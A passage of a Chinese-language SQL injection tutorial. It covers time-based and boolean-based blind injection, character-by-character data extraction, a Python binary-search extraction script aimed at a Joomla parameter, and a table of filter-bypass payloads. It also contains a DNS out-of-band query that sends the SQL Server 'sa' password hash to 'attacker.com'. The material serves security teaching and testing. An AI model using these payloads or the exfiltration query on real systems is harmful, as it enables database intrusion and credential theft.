判断是否存在注入：



RESULTING QUERY (WITH MALICIOUS SLEEP INJECTED).

```
SELECT * FROM products WHERE id=1; WAIT FOR DELAY '00:00:15'
```

判断数据库用户是否为 sa:



RESULTING QUERY (VERIFY IF USER IS SA).

```
SELECT * FROM products WHERE id=1; IF SYSTEM_USER='sa' WAIT FOR DELAY '00:00:15'
```

但是当我们没有办法使用 **sleep(50000)**—>睡眠 和 **benchmark(10000000,md5('a'))**—>测试函数执行速度 的时候我们还能用下面的方式来实现我们的目的。

### *Heavy Query 笛卡尔积:*

这种方式我把它称之为 Heavy Query 中的“笛卡尔积”，具体的方式就是将简单的表查询不断的叠加，使之以指数倍运算量的速度增长，不断增加系统执行 sql 语句的负荷，直到产生攻击者想要的时间延迟，这就非常的类似于 dos 这个系统，我们可以简单的将这种模式用下面的示意图表示。



由于每个数据库的数据量差异较大，并且有着自己独特的表与字段，所以为了使用这种方式发起攻击，我们不能依赖于不同数据库的特性而是要依赖于数据库的共性，也就是利用系统自带的表和字段来完成攻击，下面是一个能够在 SQL SERVER 和 MYSQL 中成功执行的模板：

```
SELECT count(*) FROM information_schema.columns A,information_schema.columns B,information_schema.columns C;
```

根据数据库查询的特点，这句话的意思就是将 A B C 三个表进行笛卡尔积（全排列），并输出最终的行数，执行效果如下：

```
mysql> SELECT count(*) FROM information_schema.columns A,information_schema.columns B,information_schema.columns C;
+-----+
| count(*) |
+-----+
| 649461896 |
+-----+
1 row in set (15.18 sec)
```

我们来单独执行一次对这个 `columns` 表的查询，然后对这个结果进行 3 次方运算，如下：



```
mysql>
mysql> select count(*) from information_schema.columns;
+-----+
| count(*) |
+-----+
| 866 |
+-----+
1 row in set (0.06 sec)
mysql>
```

649,461,896

可以看到，和我们的分析是一样的，但是从时间来看，这种时间差是运算量指指数级增加的结果。

那么假如，我们可以构造这样的一条语句

```
SELECT * FROM products WHERE id = 1 AND 1>(SELECT count (*) FROM
information_schema.columns A, information_schema.columns B, information_schema.columns
C)
```

如果系统返回结果的时间明显与之前有差异，那么最有可能的情况就是我们注入的语句成功在系统内执行，也就是说存在注入漏洞。

除此之外，我们还可以构造我们想要的判断语句，结合我们的笛卡尔积实现字段的猜解

#### Get\_lock() 加锁机制:

在单数据库的环境下，如果想防止多个线程操作同一个表（多个线程可能分布在不同的机器上），可以使用这种方式，取表名为 `key`，操作前进行加锁，操作结束之后进行释放，这样在多个线程的时候，即保证了单个表的串行操作，又保证了多个不同表的并行操作。

这种方式注入的思路来源于 pwnhub 的一道新题“全宇宙最最简单的 PHP 博客系统”，先来看一下 `get_lock()` 是什么

- **GET\_LOCK(key,timeout)**

基本语句：

```
SELECT GET_LOCK(key, timeout) FROM DUAL;
SELECT RELEASE_LOCK(key) FROM DUAL;
```

(1)GET\_LOCK 有两个参数，一个是 key,表示要加锁的字段，另一个是加锁失败后的等待时间(s)，一个客户端对某个字段加锁以后另一个客户端再想对这个字段加锁就会失败，然后就会等待设定好的时间

(2)当调用 RELEASE\_LOCK 来释放上面加的锁或客户端断线了，上面的锁才会释放，其它的客户端才能进来。

现在我有这样一个表

```
mysql> desc admin;
+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| username | varchar(100) | NO |   | NULL    |       |
| flag     | varchar(100)  | NO |   | NULL    |       |
+-----+-----+-----+-----+-----+
2 rows in set (0.38 sec)
```

我首先对 username 字段进行加锁

```
mysql> select get_lock('username', 10);
+-----+
| get_lock('username', 10) |
+-----+
|          1           |
+-----+
1 row in set (0.13 sec)

mysql>
```

然后我再尝试打开另一个终端，对同样的字段进行加锁尝试

```
mysql> use ctf;
Database changed
mysql> select get_lock('username', 5);
+-----+
| get_lock('username', 5) |
+-----+
|          0           |
+-----+
1 row in set (5.00 sec)

mysql>
```

可以看到语句没有执行成功返回 0，并且由于该字段已经被加锁的原因，这次的执行时间是自定义的 5s。

现在我们给这个字段解锁：

```
mysql> select release_lock('username');
+-----+
| release_lock('username') |
+-----+
|          1           |
+-----+
1 row in set (0.00 sec)

mysql>
```

再次尝试另一个终端的加锁

```
mysql> select get_lock('username', 5);
+-----+
| get_lock('username', 5) |
+-----+
|          1           |
+-----+
1 row in set (0.00 sec)

mysql>
```

可以看到没有任何的延时，并且返回 1 表示加锁成功

好了，有了上面的基础，我们是否能根据我上面对时间盲注原理的简单分析来举一反三实现利用 `get_lock()` 这种延时方式构造时间盲注语句呢？

## (1) 我们首先通过注入实现对 `username` 字段的加锁

```
select * from ctf where flag = 1 and get_lock('username',1);
```

## (2) 然后构造我们的盲注语句

```
select * from ctf where flag = 1 and 1 and get_lock('username',5);
select * from ctf where flag = 1 and 0 and get_lock('username',5);
```

限制条件就是数据库的连接必须是持久连接，我们知道 `mysql_connect()` 连接数据库后开始查询，然后调用 `mysql_close()` 关闭与数据库的连接，也就是 web 服务器与数据库服务器连接的生命周期就是整个脚本运行的生命周期，脚本结束连接即断开，但是很明显这里我们要利用的是前一个连接对后一个连接的阻碍作用导致延时，所以这里的连接必须是持久的。

## php 手册中对持久连接这样描述

### 数据库持久连接

持久的数据库连接是指在脚本结束运行时不关闭的连接。当收到一个持久连接的请求时。PHP 将检查是否已经存在一个（前面已经开启的）相同的持久连接。如果存在，将直接使用这个连接；如果不存在，则建立一个新的连接。所谓“相同”的连接是指用相同的用户名和密码到相同主机的连接。

php 中使用 `mysql_pconnect` 来创建一个持久的连接，当时这道题使用的也是这个函数来创建的数据库连接

那么什么时候会出现需要我们使用持久连接的情况呢？

## php 手册这样解释道

如果持久连接并没有任何附加的功能，那么使用它有什么好处？

答案非常简单——效率。当 Web Server 创建到 SQL 服务器的连接耗费(Overhead)较高（如耗时较久，消耗临时内存较多）时，持久连接将更加高效。Overhead 高低取决于很多因素。例如，数据库的种类，数据库服务和 web 服务是否在同一台服务器上，SQL 服务器负载状况等。当 Overhead 较高，每次创建数据库连接成本较高时，持久连接将显著的提高效率。它使得每个子进程在其生命周期中只做一次连接操作，而非每次在处理一个页面时都要向 SQL 服务器提出连接请求。这也就是说，每个子进程将对服务器建立各自独立的持久连接。例如，如果有 20 个不同的子进程运行某脚本建立了持久的 SQL 服务器持久连接，那么实际上向该 SQL 服务器建立了 20 个不同的持久连接，每个进程占有一个。

注意，如果持久连接的子进程数目超过了设定的数据库连接数限制，系统将会产生一些问题。如果数据库的同时连接数限制为 16，而在繁忙会话的情况下，有 17 个线程试图连接，那么有一个线程将无法连接。如果这个时候，在脚本中出现了使得连接无法关闭的错误（例如无限循环），则该数据库的 16 个连接将迅速地受到影响。请查阅使用的数据库的文档，以获取关于如何处理已放弃的及闲置的连接的方法。

**Warning** 在使用持久连接时还有一些特别的问题需要注意。例如在持久连接中使用数据表锁时，如果脚本不管什么原因无法释放该数据表锁，其随后使用相同连接的脚本将被持久的阻塞，使得需要重新启动 httpd 服务或者数据库服务。另外，在使用事务处理时，如果脚本在事务阻塞产生前结束，则该阻塞也将影响到使用相同连接的下一个脚本。不管在什么情况下，都可以通过使用 `register_shutdown_function()` 函数来注册一个简单的清理函数来打开数据表锁，或者回滚事务。或者更好的处理方法，是不在使用数据表锁或者事务处理的脚本中使用持久连接，这可以从根本上解决这个问题（当然还可以在其它地方使用持久连接）。

以下是一点重要的总结。持久连接与常规的非持久连接应该是可以互相替换的。即将持久连接替换为非持久连接时，你的脚本的行为不应该发生改变。使用持久连接只应该改变脚本的效率，不应该改变其行为！

### Heavy Query 正则表达式:

这种方式与我第一个讲的 **Heavy Query** 笛卡尔积略有不同，这里是使用大量的正则匹配来达到拖慢系统实现时延的，我认为本质是相同的，所以我还是将其归纳为 Heavy Query 中的一类。

mysql 中的正则有三种常用的方式 like、rlike 和 regexp，其中 Like 是精确匹配，而 rlike 和 regexp 是模糊匹配(只要正则能满足匹配字符串的子字符串就 OK 了)

当然他们所使用的通配符略有差异：

(1)like 常用通配符：%、\_、escape

% : 匹配 0 个或任意多个字符

\_ : 匹配任意一个字符

escape : 转义字符，可匹配%和\_。如 SELECT \* FROM table\_name WHERE column\_name LIKE '/%/\_%' ESCAPE '/'

(2)rlike 和 regexp:常用通配符: .、\*、[]、^、\$、{n}

. : 匹配任意单个字符

\* : 匹配 0 个或多个前一个得到的字符

[] : 匹配任意一个[]内的字符，[ab]\*可匹配空串、a、b、或者由任意个 a 和 b 组成的字符串。

^ : 匹配开头，如^s 匹配以 s 或者 S 开头的字符串。

\$ : 匹配结尾，如 s\$ 匹配以 s 结尾的字符串。

{n} : 匹配前一个字符反复 n 次。

我们可以这样构造：

```
mysql> select * from test where id =1 and IF(1,concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) RLIKE '(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+b',0) and '1'='1';
Empty set (4.24 sec)
```

```
mysql> select * from content where id =1 and IF(0,concat(rpad(1,999999,
```

```
'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) RLIKE '(a.)*(a.)*(a.)*(a.)*(a.)*(a.)*+b',0) and '1'='1';
';
Empty set (0.00 sec)
```

该种技术的优缺点：

这种技术的一个主要优点是对日志几乎没有影响，特别是与基于错误的攻击相比。但是，在必须使用大量查询或 CPU 密集型函数（如 MySQL 的 BENCHMARK()）的情况下，系统管理员可能会意识到正在发生的事情。

另一件需要考虑的事情是你注入的延迟时间。在测试 Web 应用程序时，这一点尤其重要。因为该服务器负载和网络速度可能对响应时间产生巨大的影响。你需要暂停查询足够长的时间，以确保这些不确定因素不会干扰你的测试结果。另一方面，你又会希望延迟足够短以在合理的时间内测试应用程序，所以把握这个时间长短的度是很困难的。

### 3.2.5.2 基于布尔的盲注

使用条件：

基于布尔的盲注是在这样的一种情况下使用：页面虽然不能返回查询的结果，但是对于输入布尔值 0 和 1 的反应是不同的，那我们就可以利用这个输入布尔值的注入点来注入我们的条件语句，从而能根据页面的返回情况推测出我们输入的语句是否正确(输入语句的真假直接影响整条查询语句最后查询的结果的真假)

简单举例：

这里可以举一个 SQL SERVR 的例子来说明这种攻击的原理：

```
MALICIOUS PARAMETER (INFERENCE ATTACK ON SQL SERVER).
1; IF SYSTEM_USER='sa' SELECT 1/0 ELSE SELECT 5

QUERY GENERATED (TWO POSSIBLE OUTCOMES FOR THE INJECTED IF).
SELECT name, email FROM members WHERE id=1; IF SYSTEM_USER='sa' SELECT 1/0 ELSE SELECT 5
```

我们注入的语句会验证当前用户是否是系统管理员（sa）。如果条件为 true，则语句强制数据库通过执行除零来抛出错误。否则则执行一条有效指令。

```
mysql> select 123 from dual where 1=1;
+----+
| 123 |
+----+
| 123 |
+----+
```

```
1 row in set (0.00 sec)

mysql> select 123 from dual where 1=0;
Empty set (0.00 sec)
```

再或者我们还能在 order by 后面构造

```
mysql> select 1 from admin order by if(1,1,(select 1 union select 2)) 1
      limit 0,3;
+---+
| 1 |
+---+
| 1 |
| 1 |
+---+
2 rows in set (0.09 sec)

mysql> select 1 from admin order by if(0,1,(select 1 union select 2)) 1
      limit 0,3;
ERROR 1242 (21000): Subquery returns more than 1 row
```

这里产生报错是因为，Union 查询返回的是两行，这两行都可以作为 order by 的依据，然后系统不知道该选哪一个，于是产生了错误。if 的第一个参数为真的时候不会产生错误，为假的时候产生错误，通过这种方式我们就可以判断出我们构造的条件语句的正确与否。

写到这里其实我还想起了一个比较经典的报错方式，就是使用 `floor(rand(0)*2)` 配合 `group by count(*)` 进行报错的方式，虽然之前这个用在报错注入但这里正好可以利用这个进行报错，我们来测试一下

```
select 1 from admin order by if(1,1,(select count(*) from mysql.user gr
      oup by floor(rand(0)*2))) limit 0,3;

mysql> select 1 from bsqli order by if(1,1,(select count(*) from mysql.
      user group by floor(rand(0)*2))) limit 0,3;
+---+
| 1 |
+---+
| 1 |
| 1 |
+---+
2 rows in set (0.39 sec)

mysql> select 1 from bsqli order by if(0,1,(select count(*) from mysql.
      user group by floor(rand(0)*2))) limit 0,3;
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'
```

其实不光是这条语句，很多报错注入的语句也可以直接拿来替换（当然并不是全部，比如 `select * from (select NAME_CONST(version(),1),NAME_CONST(version(),1))x`

这个 payload 似乎就不能成功），这里只是一个小小例子而已，关于这个语句为什么报错，其实还是一个和有意思的探究，有兴趣的可以看一下这篇文章 [传送门](#)

构造条件语句还有很多方式，这不同的数据库中是由细微差别的，下表列出了一些例子

DBMS	Condition syntax	Notes
MySQL	<code>IF(condition, when_true, when_false)</code>	Valid in any SQL statement. In stored procedures the syntax is identic to Oracle's. More info <a href="#">here</a> .
	<code>CASE expression WHEN value THEN instruction [WHEN value THEN instruction] [ELSE instruction] END CASE</code>	Only valid in stored procedures. This is the minimal syntax, a more complete one can be found <a href="#">here</a> .
SQL Server	<code>IF condition when_true [ELSE when_false]</code>	Can only be used in stored procedures or in an independent stacked query. More info <a href="#">here</a> .
	<code>CASE expression WHEN value THEN instruction [WHEN value THEN instruction] [ELSE instruction] END</code>	Can only be used in stored procedures. You can also find a more complete syntax <a href="#">here</a> .
Oracle	<code>IF condition THEN when_true [ELSE when_false] END IF</code>	Can only be used in PL/SQL. More information can be found <a href="#">here</a> .
	<code>CASE [expression] WHEN value THEN instruction [WHEN value THEN instruction] [ELSE result] END</code>	Can only be used in PL/SQL. More information and complete syntax <a href="#">here</a> .

### 3.2.5.3 数据提取方法

由于是盲注，我们看不到我们的数据回显，我们只能根据返回去猜解，那么在对数据库一无所知的情况下我们只能一位一位地猜解，这里就会用到一些截断函数以及一些转换函数。

比较常见的是 `mid()` `substr()` `locate()` `position()` `substring()` `left()` `regexp like` `rlike` `length()` `char_length()` `ord()` `ascii()` `char()` `hex()` 以及他们的同义函数等，当然这里还可能会需要很多的转换，比如过滤了等于号可以通过正则或者 `in` 或者大于小于号等替换之类的，这部分内容我会放在别的文章梳理一下，这里就不赘述了。

举几个简单的例子：

```
1' and if(length(database())=1,sleep(5),1) # 没有延迟
```

```
1' and if(length(database())=2,sleep(5),1) # 没有延迟
```

```
1' and if(length(database())=3,sleep(5),1) # 没有延迟
```

```
1' and if(length(database())=4,sleep(5),1) # 明显延迟
```

说明：数据库名字长度为 4

```
1' and if(ascii(substr(database(),1,1))>97,sleep(5),1)# 明显延迟
```

...

```
1' and if(ascii(substr(database(),1,1))<100,sleep(5),1)# 没有延迟
```

```
1' and if(ascii(substr(database(),1,1))>100,sleep(5),1)# 没有延迟
```

**说明:**数据库名的第一个字符为小写字母 d

```
index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^a-f'
' AND
ID=1)
False
index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^0-9'
' AND
ID=1)
True
index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^0-4'
' AND
ID=1)
False
index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^5-9'
' AND
ID=1)
True
index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^5-7'
' AND
ID=1)
True
index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^5' AN
D
ID=1)
True
```

**说明:**密码 hash 的第一个字符为 5

更多函数例如 left 以及更详细的用法指南请见这篇文章的字符串部分 [传送门](#)

二分法提取数据:

实际上我们上面的例子里面已经涉及到部分二分法的知识了，二分法对于我们猜解来讲是提高效率的非常好的方法，简单的说就是先和范围中间的值进行比较，然后判断数据是在中间值左边部分还是右边部分，然后继续相同的操作，直到正确猜中

下面是 C 语言实现二分法查找的一个例子：

```
int search(int arr[],int n,int key)
{
    int low = 0,high = n-1;
    int mid,count=0;
    while(low<=high)
    {
        mid = (low+high)/2;
        if(arr[mid] == key)
```

```

        return mid;
    if(arr[mid]<key)
        low = mid + 1;
    else
        high = mid - 1;
    }
    return -1;
}

```

下面是一个示例代码，来源于 [这篇文章](#)

```

# -*- coding:UTF-8 -*-
import requests
import sys
# 准备工作
url = 'http://localhost/Joomla/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]='
string = '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'
flag = ''
cookies = {'9e44025326f96e2d9dc1a2aab2dbe5b1' : 'l1p92lf44gi4s7jdf5q7310bt5'}
response = requests.get('http://localhost/Joomla/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (ascii(substr(select database()),1,1)) > 78) THEN 1 ELSE (SELECT 1 FROM DUAL UNION SELECT 2 FROM DUAL) END)',cookies=cookies,timeout=2)
print(response.text)
i = 1
while i <= 7:
    left = 0
    right = len(string) - 1
    mid = int((left + right) / 2)
    print('\n')
    print(flag)
    print('Testing... ' + str(left) + ' ' + str(right))
    # 特殊情况
    if (right - left) == 1:
        payload = "(CASE WHEN (ascii(substr(select database()),{0},1))>{1}) THEN 1 ELSE (SELECT 1 FROM DUAL UNION SELECT 2 FROM DUAL) END)".format(i, str(ord(string[left])))
        poc = url + payload
        print(poc)
        response = requests.get(poc,cookies=cookies,timout=2)
        if ('安全令牌无效') in response.text:
            flag = flag + string[right]
            print(flag)
            exit()
    else:
        flag = flag + string[left]
        print(flag)

```

```

        exit()
# 二分法
while 1:
    mid = int((left + right) / 2)
    payload = "(CASE WHEN (ascii(substr((select database()),{0},1))>
{1}) THEN 1 ELSE (SELECT 1 FROM DUAL UNION SELECT 2 FROM DUAL) END)".fo
rmat(i, str(ord(string[mid])))
poc = url + payload
print(poc)
response = requests.get(poc, cookies=cookies, timeout=2)
# 右半部
if ('安全令牌无效') in response.text:
    left = mid + 1
    print('left:' + str(left))
# 左半部
else:
    right = mid
    print('right:' + str(right))
if (left == right):
    flag = flag + string[left]
    break
# 特殊情况
if (right - left) == 1:
    payload = "(CASE WHEN (ascii(substr((select database()),{0},
1))>{1}) THEN 1 ELSE (SELECT 1 FROM DUAL UNION SELECT 2 FROM DUAL) END)
".format(i, str(ord(string[left])))
poc = url + payload
print(poc)
response = requests.get(poc, cookies=cookies, timeout=2)
if ('安全令牌无效') in response.text:
    flag = flag + string[right]
    print(flag)
    break
else:
    flag = flag + string[left]
    print(flag)
    break
i += 1
print(flag)

```

#### 3.2.5.4 Blind OOB(out of bind)

Blind OOB(out of bind)在盲注中使用 dns 进行外带的技巧，当然这个方法是有限制条件的，


**要求：**除了 Oracle 支持 windows 和 Linux 系统的攻击以外其他攻击只能在 Windows 环境下（UNC 路径）

简单介绍：

服务器可以将 DNS 查询从安全系统转发到互联网中任意 DNS 服务器，这种行为构成了不受控制的数据传输通道的基础。即使我们假设不允许服务器与公共网络连接，如果目标主机能够解析任意域名，也可以通过转发的 DNS 查询进行数据外带。在 sql 盲注中我们通常以逐位方式检索数据，这是非常繁琐且耗时的过程。因此，攻击者通常需要数万个请求来检索常规大小的表的内容。

而这种 DNS 外带的方式，可以使得攻击者通过从易受攻击的数据库管理系统（DBMS）发出特制的 DNS 请求，攻击者可以在另一端拦截来查看恶意 SQL 查询（例如管理员密码）的结果，在这种情况下每次能传输数十个字符。

此类攻击最有可能发生在任何接受网络地址的功能上，下面是整个攻击过程的示意图：



**Figure 2: DNS exfiltration in SQLi attack**

以针对 MsSQL 为例：

扩展存储过程是直接在 Microsoft SQL Server (MsSQL) 的地址空间中运行的动态链接库。攻击者可以使用部分存储过程配合符合 Windows Universal Naming Convention (通用命名规则 UNC) 的文件和路径格式来触发 DNS 解析

格式如下：

## \ComputerNameSharedFolderResource

通过将 ComputerName 设置为自定义的地址的值，攻击者能够完成攻击，下面是可以利用的扩展。存储过程。

## 1.master..xp\_dirtree

这个扩展存储过程用来获取指定的目录列表和其所有子目录，使用方式如下：

```
master..xp_dirtree '<dirpath>'
```

比如想要获取 C:Windows 目录下的所有目录及其子目录

```
EXEC master..xp_dirtree 'C:Windows';
```

## 2.master..xp\_fileexist

这个扩展存储过程能判断某一文件是否在磁盘上，使用方式如下：

```
xp_fileexist '<filepath>'
```

例如想要检查 boot.ini 这个文件是否在 C 盘

```
EXEC master..xp_fileexist 'C:boot.ini';
```

## 3.master..xp\_subdirs

这个扩展存储过程可以给出指定的目录下的所有目录列表，使用方式如下：

```
master..xp_subdirs '<dirpath>'
```

例如：列出 C:Windows 下的所有第一层子目录

```
EXEC master..xp_subdirs 'C:Windows';
```

实战案例：

下面的例子讲述的是如何通过 master..xp\_dirtree() 这个扩展存储过程将 sa 的密码的哈希值通过 DNS 请求外带

```
DECLARE @host varchar(1024);
SELECT @host=(SELECT TOP 1
master.dbo.fn_varbintohexstr(password_hash)
FROM sys.sql_logins WHERE name='sa')
+'@attacker.com';
EXEC('master..xp_dirtree "'+'\'+@host+'foobar$"'');
```

使用此预先计算形式是因为扩展存储过程不接受子查询作为给定参数值。因此使用临时变量来存储 SQL 查询的结果。

### 3.2.6 过滤方法及绕过方式

PHP 中一些常见的过滤方法及绕过方式整理列表：

过滤关键字 and or

php 代码 preg\_match('/(and|or)/i',\$id)

会过滤的攻击代码 1 or 1=1 1 and 1=1

绕过方式 1 || 1=1 1 && 1=1

过滤关键字 and or union

php 代码 preg\_match('/(and|or|union)/i',\$id)

会过滤的攻击代码 union select user,password from users

绕过方式 1 && (select user from users where userid=1)='admin'

过滤关键字 and or union where

php 代码 preg\_match('/(and|or|union|where)/i',\$id)

会过滤的攻击代码 1 && (select user from users where user\_id = 1) = 'admin'

绕过方式 1 && (select user from users limit 1) = 'admin'

过滤关键字 and or union where

php 代码 preg\_match('/(and|or|union|where)/i',\$id)

会过滤的攻击代码 1 && (select user from users where user\_id = 1) = 'admin'

绕过方式 1 && (select user from users limit 1) = 'admin'

过滤关键字 and, or, union, where, limit

php 代码 preg\_match('/(and|or|union|where|limit)/i', \$id)

会过滤的攻击代码 1 && (select user from users limit 1) = 'admin'

绕过方式 1 && (select user from users group by user\_id having user\_id = 1) = 'admin'#user\_id 聚合中 user\_id 为 1 的 user 为 admin

过滤关键字 and, or, union, where, limit, group by

php 代码 preg\_match('/(and|or|union|where|limit|group by)/i', \$id)

会过滤的攻击代码 1 && (select user from users group by user\_id having user\_id = 1) = 'admin'

绕过方式 1 && (select substr(group\_concat(user\_id),1,1) user from users ) = 1

过滤关键字 and, or, union, where, limit, group by, select

php 代码 preg\_match('/(and|or|union|where|limit|group by|select)/i', \$id)

会过滤的攻击代码 1 && (select substr(gruop\_concat(user\_id),1,1) user from users) = 1

绕过方式 1 && substr(user,1,1) = 'a'

过滤关键字 and, or, union, where, limit, group by, select, '  
 php 代码 preg\_match('/(and|or|union|where|limit|group by|select|\')/i', \$id)

会过滤的攻击代码 1 && (select substr(gruop\_concat(user\_id),1,1) user from users) = 1

绕过方式 1 && user\_id is not null 1 && substr(user,1,1) = 0x61 1 && substr(user,1,1) = unhex(61)

过滤关键字 and, or, union, where, limit, group by, select, ', hex  
 php 代码 preg\_match('/(and|or|union|where|limit|group by|select|\'|hex)/i', \$id)

会过滤的攻击代码 1 && substr(user,1,1) = unhex(61)

绕过方式 1 && substr(user,1,1) = lower(conv(11,10,16)) #十进制的 11 转化为十六进制，并小写。

过滤关键字 and, or, union, where, limit, group by, select, ', hex, substr

php 代码 preg\_match('/(and|or|union|where|limit|group by|select|\'|hex|substr)/i', \$id)

会过滤的攻击代码 1 && substr(user,1,1) = lower(conv(11,10,16))/td>

绕过方式 1 && lpad(user,7,1)

过滤关键字 and, or, union, where, limit, group by, select, ', hex, substr, 空格

php 代码 preg\_match('/(and|or|union|where|limit|group by|select|\'|hex|substr|\s)/i', \$id)

会过滤的攻击代码 1 && lpad(user,7,1)/td>

绕过方式 1%0b||%0b1pad(user,7,1)

过滤关键字 and or union where

php 代码 preg\_match('/(and|or|union|where)/i', \$id)

会过滤的攻击代码 1 || (select user from users where user\_id = 1) = 'admin'

绕过方式 1 || (select user from users limit 1) = 'admin'

### 3.2.7SQLmap

使用注入工具 sqlmap 进行自动化注入

对 url 进行测试

```

root@bogon:~# sqlmap -u "http://192.168.254.1/fsl.php?id=1" --table rf
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program
[*] starting at 16:04:00
[16:04:00] [INFO] testing connection to the target URL
[16:04:01] [INFO] heuristics detected web page charset:'ascii'
[16:04:01] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[16:04:01] [INFO] testing if the target URL is stable
[16:04:01] [INFO] testing if GET parameter 'id' is dynamic
[16:04:01] [INFO] confirming that GET parameter 'id' is dynamic
[16:04:02] [INFO] testing if GET parameter 'id' is dynamic
[16:04:02] [INFO] testing if GET parameter 'id' is dynamic
[16:04:02] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[16:04:02] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting attacks
[16:04:02] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for MySQL extending provided level (1) and risk (1) values? [Y/n]
[*] using default values for all tests (unless otherwise specified)
[16:04:10] [WARNING] reflective value(s) found and filtering out
[16:04:19] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="ringfall")
[16:04:19] [INFO] Payload: id=1 AND 1=1 OR 1=1
[16:04:19] [INFO] GET parameter 'id' is MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED) injectable
[16:04:19] [INFO] testing MySQL inline queries
[16:04:19] [INFO] testing MySQL > 5.0.11 stacked queries (comment)
[16:04:19] [WARNING] MySQL > 5.0.11 stacked queries (comment)
[16:04:19] [INFO] testing MySQL > 5.0.11 stacked queries (comment)
[16:04:10] [INFO] testing MySQL > 5.0.11 stacked queries (comment)
[16:04:10] [INFO] testing MySQL > 5.0.12 stacked queries (heavy query)
[16:04:10] [INFO] testing MySQL > 5.0.12 AND time-based blind
[16:04:29] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind' injectable
[16:04:29] [INFO] testing Generic UNION query (NULL) 1 to 20 columns

```

## 给出 payload

```

[16:04:29] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
...
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 1005=1005

  Type: error-based
  Title: MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: id=1 AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7176767671,(SELECT (ELT(9597=9597,1))),0x716b717671,0x78))s), 8446744073709551610, 8446744073709551610))

  Type: AND/OR time-based blind
  Title: MySQL > 5.0.12 AND time-based blind
  Payload: id=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
